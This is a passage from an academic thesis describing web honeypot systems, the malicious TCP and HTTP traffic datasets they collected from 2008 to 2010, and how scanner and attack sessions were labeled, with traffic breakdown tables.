We also installed the SSHWindows (version 3.8.1p1) [87] SSH/SFTP server on each honeypot, which is an OpenSSH server for Windows. We installed the most recent version of OpenSSH rather than an older version because the primary purpose of the SSH server was data transfer and not to observe attacks. This version of OpenSSH has only 4 vulnerabilities according to Security Focus and 7 according to Secunia.

More details about the configuration of the HoneypotSystemII can be found in [7].

3.3.3 Configuration of the HoneypotSystemIII

HoneypotSystemIII is our third honeypot system, and is in a sense, resurrection of the HoneypotSystemI. Figure 3.4 illustrates the inner workings of the HoneypotSystemIII.




Figure 3.4: Inner workings of the HoneypotSystemIII

For the HoneypotSystemIII certain changes were made to closely resemble the HoneypotSystemII, the Web2.0 honeypot system. Here we kept the operating system, the Web server, database, and the application server from the Web2.0 honeypot system, and instead of Web2.0 applications we restored the phpMyAdmin application (version 2.9.1.1) from the HoneypotSystemI.

There are multiple benefits of having such honeypot system in place. A few of these benefits are: the ability to collect data in parallel, to be able to establish a solid base for comparison between Web systems running Web2.0 and Non-Web2.0 applications regardless of the operating environment, and to see whether the choice of operating system draws more of the attackers’ attention.

3.4 Datasets

Since 2008 when our first honeypot system was deployed, we collected huge amounts of data. The data that we analyzed in our previous work [7], [48], [50], and for the work presented here and in [2] was for time periods where honeypots had minimal or no downtime. In total we managed to create four datasets from the observed malicious HTTP traffic from the advertised honeypots. Next we present the descriptions and summaries of the observed traffic for each dataset.

WebDBAdmin I is the dataset collected from the advertised honeypot running on the *HoneypotSystemI*. This dataset was used in our previous work [48]. For this dataset we managed to collect continuous, uninterrupted data during the period of almost four months (June 2 to September 28, 2008). *Web2.0 I* is the second dataset which is collected from the advertised honeypot running on the *HoneypotSystemII* and was used in our previous work [50]. The honeypot ran during a period of almost four months (March 30 to July 26, 2009). *WebDBAdmin II* is the dataset collected from the advertised honeypot running on the *HoneypotSystemIII*. This dataset was collected during time period of five months (August 17, 2009 to January 17, 2010). *Web2.0 II* is the dataset collected from the advertised honeypot running on the *HoneypotSystemII*. This dataset was collected in parallel with the *WebDBAdmin II* dataset, during the same time period of five months (August 17, 2009 to January 17, 2010).

With respect to the TCP traffic which is connection oriented protocol, following the definition used in the area of network traffic analysis [65], we define a connection as a unique tuple {source IP address, source port, destination IP address, destination port} with a maximum inter-arrival time between packets of 64 seconds.

Table 3.1 shows the distribution of the malicious TCP traffic across different ports in the WebDBAdmin I honeypots. Advertised and unadvertised honeypots had 41,359 and 52,017 connections, respectively. SSH (port 22) and MySQL (port 3306) traffic dominate the malicious TCP traffic on each honeypot, contributing over 99% of the total number of packets. HTTP (port 80) was the third most popular port, with significantly more traffic on the advertised than on the unadvertised honeypot. On these particular honeypots the main reason why HTTP (port 80) traffic was the third popular TCP protocol is the attack attempt from single attacker launched directly towards both MySQL servers on port 3306. The attack on each server lasted over two hours during which the attacker generated 23,663 connections to the advertised honeypot and 22,858 connections to the unadvertised honeypot. The SSH TCP traffic, in general, is a dominant component in the total TCP traffic across all dataset. Password cracking attacks dominate the SSH traffic, which shows that using weak passwords may still be the weakest link in systems security, leading to many systems being compromised [48].

Table 3.2 shows the distribution of the malicious TCP traffic across different ports in the Web2.0 I honeypots. HTTP (port 80) traffic was significant on both honeypots in the Web2.0 I dataset contributing to 44.10% of the connections on the advertised and 38.74% on the unadvertised honeypot. This was a significant increase compared to HTTP contribution on the WebDBAdmin I honeypots which was slightly over 1% on advertised and less than 1% on unadvertised honeypot. SSH (port 22) was the second most popular port, with almost the same percentage of connections on the advertised and unadvertised honeypots. More details of the TCP traffic and the analysis of the Web2.0 I honeypots can be found in [50].

Table 3.3 shows the distribution of the malicious TCP traffic across different ports in the WebDBAdmin II and Web2.0 II honeypots. HTTP (port 80) traffic in these two honeypot system during the collection time of the WebDBAdmin II and Web2.0 II datasets was dominant on both datasets contributing to 79.99% of connections on the Web2.0 II advertised honeypot and 66.94% on the WebDBAdmin II advertised honeypot. On the unadvertised honeypots, on the other hand, the SSH TCP traffic dominated with 75.95% of the connections on Web2.0 II and 53.71% on WebDBAdmin II unadvertised honeypot. The rest of the protocols contributed less than 1% of the overall TCP traffic.

	WebDBAdmin I							
	Advertised Honeypot				Unadvertised Honeypot			
Port	Connection		Packets		Connection		Packets	
SSH (22)	16908	40.88%	203569	64.59%	28777	55.32%	346164	77.91%
MySQL (3306)	23649	57.18%	100765	31.97%	22874	43.97%	97163	21.87%
HTTP (80)	522	1.26%	10301	3.27%	78	0.15%	463	0.10%
SMTP (25)	53	0.13%	53	0.02%	58	0.11%	58	0.01%
MS SQL (1433)	35	0.08%	74	0.02%	37	0.07%	76	0.02%
HTTP ALT (8080)	25	0.06%	54	0.02%	26	0.05%	52	0.01%
Other	167	0.40%	346	0.11%	166	0.32%	352	0.08%
Total	41359	100.00%	315162	100.00%	52016	100.00%	444328	100.00%

Table 3.1: Breakdown of the TCP traffic for the WebDBAdmin I dataset

	Web2.0 I							
	Advertised Honeypot				Unadvertised Honeypot			
Port	Connection		Packets		Connection		Packets	
HTTP (80)	10806	44.10%	133998	52.80%	9025	38.74%	56154	31.75%
SSH (22)	9154	37.36%	106604	42.01%	8522	36.58%	99057	56.00%
SMB (445)	3365	13.73%	11199	4.41%	3959	16.99%	18445	10.43%
Other	1177	4.80%	1966	0.77%	1792	7.69%	3232	1.83%
Total	24502	100.00%	253767	100.00%	23298	100.00%	176888	100.00%

Table 3.2: Breakdown of the TCP traffic for the Web2.0 I dataset

	WebDBAdmin II								Web2.0 II							
	Advertised honeypot				Unadvertised Honeypot				Advertised Honeypot				Unadvertised Honeypot			
Port	Connection		Packets		Connection		Packets		Connection		Packets		Connection		Packets	
HTTP (80)	8275	66.94%	115629	76.09%	472	16.46%	3120	15.83%	31089	79.98%	380797	82.28%	429	5.29%	1956	2.63%
SSH (22)	3295	26.66%	33520	22.06%	1540	53.71%	13434	68.15%	7008	18.03%	78833	17.03%	6164	75.95%	67862	91.29%
MySQL (3306)	12	0.10%	19	0.01%	7	0.24%	21	0.11%	11	0.03%	22	0.00%	56	0.69%	272	0.37%
SMB (445)	2	0.02%	6	0.00%	2	0.07%	8	0.04%	2	0.01%	7	0.00%	2	0.02%	7	0.01%
Other	777	6.29%	2789	1.84%	846	29.51%	3130	15.88%	762	1.96%	3122	0.67%	1465	18.05%	4237	5.70%
Total	12361	100.00%	151963	100.00%	2867	100.00%	19713	100.00%	38872	100.00%	462781	100.00%	8116	100.00%	74334	100.00%

Table 3.3: Breakdown of the TCP traffic for the WebDBAdmin II and Web2.0 II dataset

Chapter 4

Data Analysis

In this chapter we discuss how the collected raw data was processed. First we present in detail how relevant information was extracted from the Web server's access logs, how each HTTP session was labeled, and the specific datasets were created. Then we continue with the process of information extraction, concentrating on the decisions and the specific features we include in our dataset. At the end of this chapter we present descriptive statistics of the datasets.

4.1 Data Pre-processing

In this work we focus on analyzing HTTP traffic, based on processing the raw Web server access log collected from the honeypots.

Web server access log is a log file that maintains a history of requests from a Web server. *Request* is an entry, represented as a single line, in the Web server access log. *HTTP session* is a sequence of requests from the same source IP address with a maximum time of 30 minutes between any two requests [51].

In our honeypots we used two different Web servers, Apache Web Server and Microsoft IIS. Because our first Web server was Apache, the appropriate logging format capable of collecting all possible information in one place from Apache Web server was the NCSA extended log format [32]. Later we used IIS, which does not support the NCSA extended log format per se, and in order to preserve the coherence of the collected data before further processing a tool was developed in [7], which converts the IIS logs to the NCSA extended log format.

After we had the raw Web server access logs in a common format we used a tool developed in our previous work [51], [47], [49] to extract the HTTP sessions. The output of this tool is a comma separated value file which was then used for further processing. We used the HTTP sessions CSV file first to label each HTTP session (presented in section 4.2 Data Labeling), and then to extract certain HTTP traffic characteristics (presented in section 4.3 Feature Extraction).

The breakdown of malicious HTTP traffic for each dataset is presented in Table 4.1, Table 4.2, Table 4.3, for the WebDBAdmin I, Web2.0 I, WebDBAdmin II, and Web2.0 II datasets respectively. For the sake of comparison in the same tables we present the results of the observation for both advertised and unadvertised honeypots, collected during the same time period. From Table 4.1 it can be seen that WebDBAdmin I dataset contains 214 sessions, 185 (86.45%) of which were labeled as vulnerability scans and 29 (13.55%) were labeled as attacks. From Table 4.2 it can be seen that Web 2.0 I dataset contains 1117 sessions, 824 (73.77%) of which were labeled as vulnerability scans and 293, (26.23%) were labeled as attacks. From Table 4.3 it can be seen that WebDBAdmin II dataset contains 549 sessions, 513 (93.44%) of which were labeled as vulnerability scans and only 39 (6.56%) were labeled as attacks. From Table 4.3 can be seen that Web 2.0 II dataset contains 4785 sessions, 2059 (43.03%) of which were labeled as vulnerability scans and 2726 (56.97%) were labeled as attacks. The results of the observations from WebDBAdmin II and Web2.0 II dataset are presented in Table 4.3 for the sake of comparison since they are collected during same time period.

From Figure 4.1 can be seen that: (1) all datasets have more attack requests than vulnerability scans except for WebDBAdmin II dataset, (2) WebDBAdmin I and Web 2.0 I dataset, even though they have more attack requests than vulnerability scan requests, the number of vulnerability scan sessions are dominating because few attack sessions contain many numbers of requests (3) Web 2.0 II has the most sessions compared to the other datasets, (4) there are more sessions labeled as vulnerability scans than attacks in all datasets, except for Web 2.0 II dataset.




Figure 4.1: Vulnerability scan and Attack compared across all datasets

4.2 Data Labeling

Labeling of each extracted session from the Web server access logs is crucial for our current and previous work [7], [48], [50] and involved several members of our research team. Although there are many existing commercial and open source tools for analysis of Web server logs, they do not provide the level of detail that we needed to generate datasets suitable for our analysis. To overcome the limitations of the existing tools for analysis of the Web server logs, we devised a semi-automated strategy to tackle this problem.

Since our work is solely based on analysis of malicious traffic, we began with identifying and removing non-malicious entries in the Web access server logs. The honeypots by definition, as explained in Chapter 3, attract only malicious traffic. The Web server access logs on the advertised honeypot contained requests from Web crawlers. The requests from the legitimate Web crawlers should be treated as non-malicious traffic and as such they have to be removed form our datasets. We identified the legitimate Web crawlers by their IP addresses listed by IPlists [41].

Now having a pure malicious traffic data we moved on to labeling each request. First we divided the malicious traffic data in two major categories: *Vulnerability Scans* and *Attacks* [7], [48], [50].

Vulnerability scans are requests that cause the Web server to respond with information that may reveal vulnerabilities of the Web server and/or Web applications.

Attacks are requests intended to directly attack some part of our system.

It is important to mention here that we labeled each HTTP session as Vulnerability scan session if all the requests in that sessions were only vulnerability scans. HTTP sessions with at least one request labeled as Attack were labeled as Attack sessions.

For the process of data labeling we imported the CSV files generated in the process of Data preprocessing into a MySQL database. We used SQL queries to quickly browse trough the data, cross-reference, mix and match patterns, and assign labels.

In general our semi-automated approach of labeling the malicious traffic consisted of identifying unique requests, and then manually searching for patterns and signatures in those unique requests. We looked at different fields of the request string, such as the method used, values passed to the parameters, agent field, bytes transferred, error code, etc. and then searched the publicly available vulnerability databases such as National Vulnerability Database [66], Security Focus [82], and Secunia [81] for specific signatures seen in the requests. Once a pattern that represents specific activity was identified, we queried the database and labeled the corresponding requests. This process was repeated for each recognizable attacker’s activity.

Besides the CSV files we used a list of files served by our Web servers for each application. We used the lists to separate the malicious activity that was intended toward our applications and malicious activity from attackers that did random vulnerability scans and/or attacks. For the requests toward our applications we looked for patterns that correspond to signatures of their know vulnerabilities and types of vulnerability scans that can cause the application to respond with sensitive information. The requests that were toward applications that we do not host on our honeypots were inspected manually.

After labeling all requests, we examined each session and based on the labels of the requests in that session classified it in one of the classes given in Table 4.1, Table 4.2, and Table 4.3.

In the following two sub-sections we discuss in detail how specific Vulnerability scans and Attacks were labeled and give descriptions of the attackers' activity as ordered in Table 4.1, Table 4.2, and Table 4.3. The groups of specific Vulnerability scans and Attacks that are presented in Table 4.1, Table 4.2, and Table 4.3. may vary from our previous work presented in [7], [48], [50] because the last dataset was not available then, so we did some re-grouping of some observation making them uniform across all dataset.

	WebDBAdmin I							
	Advertised honeypot				**Unadvertised honeypot**			
	Sessions		**Requests**		**Sessions**		**Requests**	
Vulnerability Scans: Total	**185**	**86.45%**	**443**	**43.95%**	**30**	**88.24%**	**37**	**69.81%**
Dfind	17	7.94%	17	1.69%	16	47.06%	16	30.19%
Other Fingerprinting	14	6.54%	14	1.39%	12	35.29%	12	22.64%
Static+ (S+)	26	12.15%	31	3.08%	1	2.94%	1	1.89%
Blog	0	0.00%	0	0.00%	0	0.00%	0	0.00%
Wiki	0	0.00%	0	0.00%	0	0.00%	0	0.00%
Blog & Wiki (B&W)	0	0.00%	0	0.00%	0	0.00%	0	0.00%
Static+ & Blog (S+&B)	0	0.00%	0	0.00%	0	0.00%	0	0.00%
Static+ & Wiki (S+&W)	0	0.00%	0	0.00%	0	0.00%	0	0.00%
Static+ & Blog & Wiki (S+&B&W)	0	0.00%	0	0.00%	0	0.00%	0	0.00%
phpMyAdmin	77	35.98%	71	7.04%	1	2.94%	8	15.09%
Static+ & phpMyAdmin	51	23.83%	310	30.75%	0	0.00%	0	0.00%
Attacks: Total	**29**	**13.55%**	**565**	**56.05%**	**4**	**11.76%**	**16**	**30.19%**
DoS	0	0.00%	0	0.00%	0	0.00%	0	0.00%
Password cracking user accounts:								
phpMyAdmin (PassP)	18	8.41%	260	25.79%	0	0.00%	0	0.00%
Blog (PassB)	0	0.00%	0	0.00%	0	0.00%	0	0.00%
Wiki (PassW)	0	0.00%	0	0.00%	0	0.00%	0	0.00%
E-mail harvesting	5	2.34%	245	24.31%	0	0.00%	0	0.00%
Spam on the Blog (SpamB)	0	0.00%	0	0.00%	0	0.00%	0	0.00%
Spam on the Wiki (SpamW)	0	0.00%	0	0.00%	0	0.00%	0	0.00%
RFI	0	0.00%	0	0.00%	0	0.00%	0	0.00%
SQL injection	1	0.47%	12	1.19%	1	2.94%	12	22.64%
XSS	0	0.00%	0	0.00%	0	0.00%	0	0.00%
Other Attacks	5	2.34%	48	4.76%	3	8.82%	4	7.55%
Total	**214**	**100.00%**	**1008**	**100.00%**	**34**	**100.00%**	**53**	**100.00%**

Table 4.1: Breakdown of vulnerability scans and attacks of the HTTP application level traffic for WebDBAdmin I Dataset

	Web 2.0 I							
	Advertised honeypot				**Unadvertised honeypot**			
	Sessions		**Requests**		**Sessions**		**Requests**	
Vulnerability Scans: Total	**824**	**73.77%**	**4349**	**44.07%**	**67**	**87.01%**	**1361**	**15.35%**
DFind	24	2.15%	25	0.25%	23	29.87%	24	0.27%
Other Fingerprinting	0	0.00%	0	0.00%	0	0.00%	0	0.00%
Static+ (S+)	181	16.20%	1522	15.42%	41	53.25%	1243	14.02%
Blog	107	9.58%	253	2.56%	0	0.00%	0	0.00%
Wiki	385	34.47%	923	9.35%	0	0.00%	0	0.00%
Blog & Wiki (B&W)	73	6.54%	406	4.11%	0	0.00%	0	0.00%
Static+ & Blog (S+&B)	10	0.90%	72	0.73%	0	0.00%	0	0.00%
Static+ & Wiki (S+&W)	19	1.70%	319	3.23%	2	2.60%	65	0.73%
Static+ & Blog & Wiki (S+&B&W)	25	2.24%	829	8.40%	1	1.30%	29	0.33%
phpMyAdmin	0	0.00%	0	0.00%	0	0.00%	0	0.00%
Static+ & phpMyAdmin	0	0.00%	0	0.00%	0	0.00%	0	0.00%
Attacks: Total	**293**	**26.23%**	**5519**	**55.93%**	**10**	**12.99%**	**7504**	**84.65%**
DoS	4	0.36%	3724	37.74%	9	11.69%	7490	84.49%
Password cracking user accounts:								
phpMyAdmin (PassP)	0	0.00%	0	0.00%	0	0.00%	0	0.00%
Blog (PassB)	9	0.81%	127	1.29%	0	0.00%	0	0.00%
Wiki (PassW)	0	0.00%	0	0.00%	0	0.00%	0	0.00%
E-mail harvesting	0	0.00%	0	0.00%	0	0.00%	0	0.00%
Spam on the Blog (SpamB)	23	2.06%	82	0.83%	0	0.00%	0	0.00%
Spam on the Wiki (SpamW)	249	22.29%	1217	12.33%	0	0.00%	0	0.00%
RFI	4	0.36%	13	0.13%	0	0.00%	0	0.00%
SQL injection	2	0.18%	34	0.34%	1	1.30%	14	0.16%
XSS	2	0.18%	322	3.26%	0	0.00%	0	0.00%
Other Attacks	0	0.00%	0	0.00%	0	0.00%	0	0.00%
Total	**1117**	**100.00%**	**9868**	**100.00%**	**77**	**100.00%**	**8865**	**100.00%**

Table 4.2: Breakdown of vulnerability scans and attacks of the HTTP application level traffic for Dataset

	WebDBAdmin II								**Web 2.0 II**							
	Advertised honeypot				**Unadvertised honeypot**				**Advertised honeypot**				**Unadvertised honeypot**			
	Sessions		**Requests**		**Sessions**		**Requests**		**Sessions**		**Requests**		**Sessions**		**Requests**	
Vulnerability Scans: Total	**513**	**93.44%**	**1249**	**76.44%**	**34**	**56.67%**	**113**	**41.54%**	**2059**	**43.03%**	**4713**	**27.20%**	**38**	**73.08%**	**155**	**52.19%**
DFind	19	3.46%	19	1.16%	20	33.33%	20	7.35%	20	0.42%	20	0.12%	20	38.46%	20	6.73%
Other Fingerprinting	3	0.55%	36	2.20%	2	3.33%	37	13.60%	2	0.04%	32	0.18%	2	3.85%	21	7.07%
Static+ (S+)	306	55.74%	503	30.78%	6	10.00%	7	2.57%	327	6.83%	562	3.24%	7	13.46%	9	3.03%
Blog	0	0.00%	0	0.00%	0	0.00%	0	0.00%	690	14.42%	1024	5.91%	1	1.92%	13	4.38%
Wiki	0	0.00%	0	0.12%	0	0.00%	0	0.00%	922	19.27%	2224	12.83%	0	0.00%	0	0.00%
Blog & Wiki (B&W)	0	0.00%	0	0.00%	0	0.00%	0	0.00%	77	1.61%	594	3.43%	0	0.00%	0	0.00%
Static+ & Blog (S+&B)	0	0.00%	0	0.00%	0	0.00%	0	0.00%	1	0.02%	4	0.02%	0	0.00%	0	0.00%
Static+ & Wiki (S+&W)	0	0.00%	0	0.00%	0	0.00%	0	0.00%	3	0.06%	11	0.06%	0	0.00%	0	0.00%
Static+ & Blog & Wiki (S+&B&W)	0	0.00%	0	0.00%	0	0.00%	0	0.00%	3	0.06%	80	0.46%	0	0.00%	0	0.00%
phpMyAdmin	155	28.23%	372	22.77%	4	6.67%	30	11.03%	11	0.23%	150	0.87%	8	15.38%	92	30.98%
Static+ & phpMyAdmin	30	5.46%	319	19.52%	2	3.33%	19	6.99%	3	0.06%	12	0.07%	0	0.00%	0	0.00%
Attacks: Total	**36**	**6.56%**	**385**	**23.56%**	**26**	**43.33%**	**159**	**58.46%**	**2726**	**56.97%**	**12615**	**72.80%**	**14**	**26.92%**	**142**	**47.81%**
DoS	0	0.00%	0	0.00%	0	0.00%	0	0.00%	0	0.00%	0	0.00%	0	0.00%	0	0.00%
Password cracking user accounts:																
phpMyAdmin (PassP)	1	0.18%	50	3.06%	0	0.00%	0	0.00%	0	0.00%	0	0.00%	0	0.00%	0	0.00%
Blog (PassB)	0	0.00%	0	0.00%	0	0.00%	0	0.00%	1	0.02%	12	0.07%	0	0.00%	0	0.00%
Wiki (PassW)	0	0.00%	0	0.00%	0	0.00%	0	0.00%	71	1.48%	181	1.04%	0	0.00%	0	0.00%
E-mail harvesting	0	0.00%	0	0.00%	0	0.00%	0	0.00%	0	0.00%	0	0.00%	0	0.00%	0	0.00%
Spam on the Blog (SpamB)	0	0.00%	0	0.00%	0	0.00%	0	0.00%	1411	29.49%	3396	19.60%	0	0.00%	0	0.00%
Spam on the Wiki (SpamW)	0	0.00%	0	0.00%	0	0.00%	0	0.00%	1055	22.05%	5996	34.60%	0	0.00%	0	0.00%
RFI	1	0.18%	1	0.06%	0	0.00%	0	0.00%	5	0.10%	7	0.04%	1	1.92%	2	0.67%
SQL injection	0	0.00%	0	0.00%	0	0.00%	0	0.00%	0	0.00%	0	0.00%	0	0.00%	0	0.00%
XSS	0	0.00%	0	0.00%	0	0.00%	0	0.00%	11	0.23%	149	0.86%	0	0.00%	0	0.00%
Other Attacks	34	6.19%	334	20.44%	26	43.33%	159	58.46%	172	3.59%	2874	16.59%	13	25.00%	140	47.14%
Total	**549**	**100.00%**	**1634**	**100.00%**	**60**	**100.00%**	**272**	**100.00%**	**4785**	**100.00%**	**17328**	**100.00%**	**52**	**100.00%**	**297**	**100.00%**

Table 4.3: Breakdown of vulnerability scans and attacks of the HTTP application level traffic for the WebDBAdmin II and Web2.0 II Dataset

4.2.1 Labeling Vulnerability Scans

Following are the observed Vulnerability scans. We present details on how they are labeled and give descriptions of the attackers' activity as ordered in Table 4.1, Table 4.2, and Table 4.3.

- *DFind* (dlink) is a vulnerability scanning tool used to locate exploit that can allow the attacker to gain 'root' rights on the Web server by looking at the server's configuration. DFind scans are characterized by "GET /w00tw00t.at.ISC.SANS.DFind:) HTTP/1.1" HTTP request. Attackers use this tool scanning single or range of IPs with an option to scan for single or multiple services on each Server behind that IP.

  The attackers were searching IPs for particular service, which indicates usage of an IP-based strategy. From Figure 4.2 - 4.4 can be seen that DFind was observed on the advertised and unadvertised honeypots across the four datasets which confirms the assumption of the previous statement.
- *Other Fingerprinting* is a group of different types of vulnerability scans that we managed to indentify. From Figure 4.2, Figure 4.4, and Figure 4.5, and from the Table 4.1, and Table 4.3 it can be seen that the vulnerability scans in this group were observed on the advertised and unadvertised honeypots on WebDBAdmin I, WebDBAdmin II and Web2.0 II. The fact that these vulnerability scans were seen on the advertised and the unadvertised honeypots indicates usage of IP-based strategy by the attackers. The only exception is the Web2.0 I dataset where no vulnerability scans from this group were observed.

The details of those vulnerability scans in the `Other Fingerprinting' category are given next.

  - *Fingerprinting the Web server* in general was done by attackers sending 'GET / HTTP/1.0' or 'GET / HTTP/1.1' requests. All of these requests were answered by our Web servers with the default information about the type and the version currently running.
  - *OPTIONS* is a HTTP request method that allows clients to determine if a particular HTTP method, or particular HTTP request-header, is supported by the

server, or specific resource on the server, designated by a URI [38]. In our case the OPTIONS method was used with asterisk ("*") URI which was intended to fingerprint the HTTP methods supported by the server. This method is generally not implemented by default on any Web server. But when it is, it is an indication that some kind of application server is running (like WebDAV). Usually CGI scripts are used to handle the OPTIONS requests. These types of requests are labeled as vulnerability scans because the attackers were searching for those CGI scripts which is fairly common method for breaking into a server.

- *CONNECT* is an HTTP request method that converts the requested connection to a transparent TCP/IP tunnel. This is usually done to facilitate secure SSL communication through unencrypted HTTP proxy. But it can be used for tunneling all kinds of TCP/IP traffic through HTTP [38]. In our case the attacker tried to establish connection to another server on port 80 through our server with a CONNECT request.
- *Toata Scanner* (Toata+dragostea+mea+pentru+diavola) is a tool used to locate vulnerabilities in Web applications. In our Web server logs, the scanner made requests on the page "/roundcube/bin/msgimport", which belongs to the RoundCube Web mail application, or to "moodle/README.TXT", which indicates a scanner searching for an installation of Moodle (open source Web application) both of which were not installed on our honeypots [7].
- *Morfeus Scanner* is very similar tool as Toata Scanner identified by its User Agent "Morfeus BLEEP Scanner". Morfeus Scanner is PHP exploiting robot used to locate vulnerabilities in applications and the PHP Server.
- *XMLRPC.PHP* is a set of remote procedure calls which allows Web-based software to make calls over the Internet [98]. XML-RPC is used in many PHP based Web applications, including Wordpress. XML-RPC has a number of vulnerabilities, but in our case the attackers were searching for specific version of XMLRPC.PHP. We assume that this is the case because despite the fact that requests for that file on our honeypots responded with the "200" status code (OK) the attackers did not attempt any further attacks [7].

  - *Referrer spam* [77] is a type of requests where the attackers “request” their own domain as if it was a page located on our Web server. Many Web servers publicize their access logs and attackers mainly use this technique to get links pointing to the spam sites on those access logs. The main reason why referrer spam is labeled as vulnerability scan is because this technique is not strictly used by attackers but also very famous commercial sites use Referrer spam to encourage visits.

- *Static+ (S+)* is a label of requests and sessions where attackers tried to browse or locate static content on our honeypots or other unknown or nonexistent content or applications. This category includes sessions and requests in which the attackers either accessed our main index.html page and from there browsed the rest of the static pages that contained pictures and videos, or directly accessed the pictures and video files. This category also includes the sessions where the attackers were searching for other unknown or non-existing content on the honeypots. Such requests returned Internal Error 500 or Not Found 404 error codes to the attacker.

  Static+ was observed on the advertised and unadvertised honeypots across the four datasets. The attackers used both the IP and search based strategy to locate the Web servers. It is interesting to mention that Static+ was the most dominant category in the WebDBAdmin II dataset and collectively Static+ and Static+ &phpMyAdmin (see bellow) for the WebDBAdmin I dataset which can be seen from Figure 4.2, Figure 4.4, Table 4.1, and Table 4.3.

- *Blog* and *Wiki* were used as labels for requests and session where attackers did fingerprinting on the Web 2.0 content of our honeypots, specifically the Blog and the Wiki directly or through the homepage. Almost all of the scenarios in which the attackers did fingerprinting on the Web2.0 components browsed the posted content, tested the functionality of the Web2.0 applications by clicking on the links that have certain Blog or Wiki like functionality, tried to edit the existing content, looked at the raw data, tried to find RSS feeds. The attackers basically were clicking on links in order to determine the functionality and the status of the applications.

  Blog and Wiki were only observed on the Web2.0 honeypots. Furthermore the Blog and Wiki were dominant types of vulnerability scans in the Web2.0 I and Web2.0 II datasets as it can be seen from Figure 4.3 and Figure 4.5. From the Table 4.1, Table 4.2, and Table 4.3 it can be seen that with exception of one session where the attacker fingerprinted the Blog on the unadvertised Web2.0 II honeypot, all of the sessions labeled as Blog or Wiki were towards the advertised honeypots which indicates the usage of search based strategy.

- *phpMyAdmin* was used as a label for requests and sessions where attackers fingerprinted the phpMyAdmin by sending 'GET /phpmyadmin/ HTTP/1.1' requests. These requests were usually sent in a bundle form where it can be clearly seen that the attackers tried to locate the phpMyAdmin on different locations on our Web servers. Variations of the requests include strings like
"/phpMyAdmin/main.php", "/admin/phpMyAdmin/main.php", or
"/Websql/phpMyAdmin/main.php".

  If the attackers successfully located our phpMyAdmin application these requests were answered by sending back to the attacker the default page in phpMyAdmin directory where all the information about the installation and version were clearly noted. Most of these sessions were generated from attackers most likely running automated scripts because they consisted of requests sent in short bursts, similar to ones mentioned previously, almost all resulting in errors because of the many misses in the attempts to locating the phpMyAdmin.

  phpMyAdmin was observed only on WebDBAdmin honeypots, on both advertised and unadvertised as it can be seen from Table 4.1, and Table 4.3. From Figure 4.2 can be seen that phpMyAdmin is the single most dominant malicious activity on the WebDBAdmin I dataset, and from Figure 4.4 the second most dominant in WebDBAdmin II dataset.

- *Blog & Wiki (B&W)*, *Static+ & Blog*, *Static+ & Wiki (S&W)*, *Static+ & Blog & Wiki (S&B&W)* are categories dedicated to attackers who did fingerprinting that span across multiple system components in one session only on the Web2.0 honeypots.

  From Table 4.2 and Table 4.3, it can be seen that these vulnerability scans ware mainly observed on the advertised honeypots. The only exception is the unadvertised Web2.0 I honeypot where two sessions were labeled as a Static+ & Wiki and one as

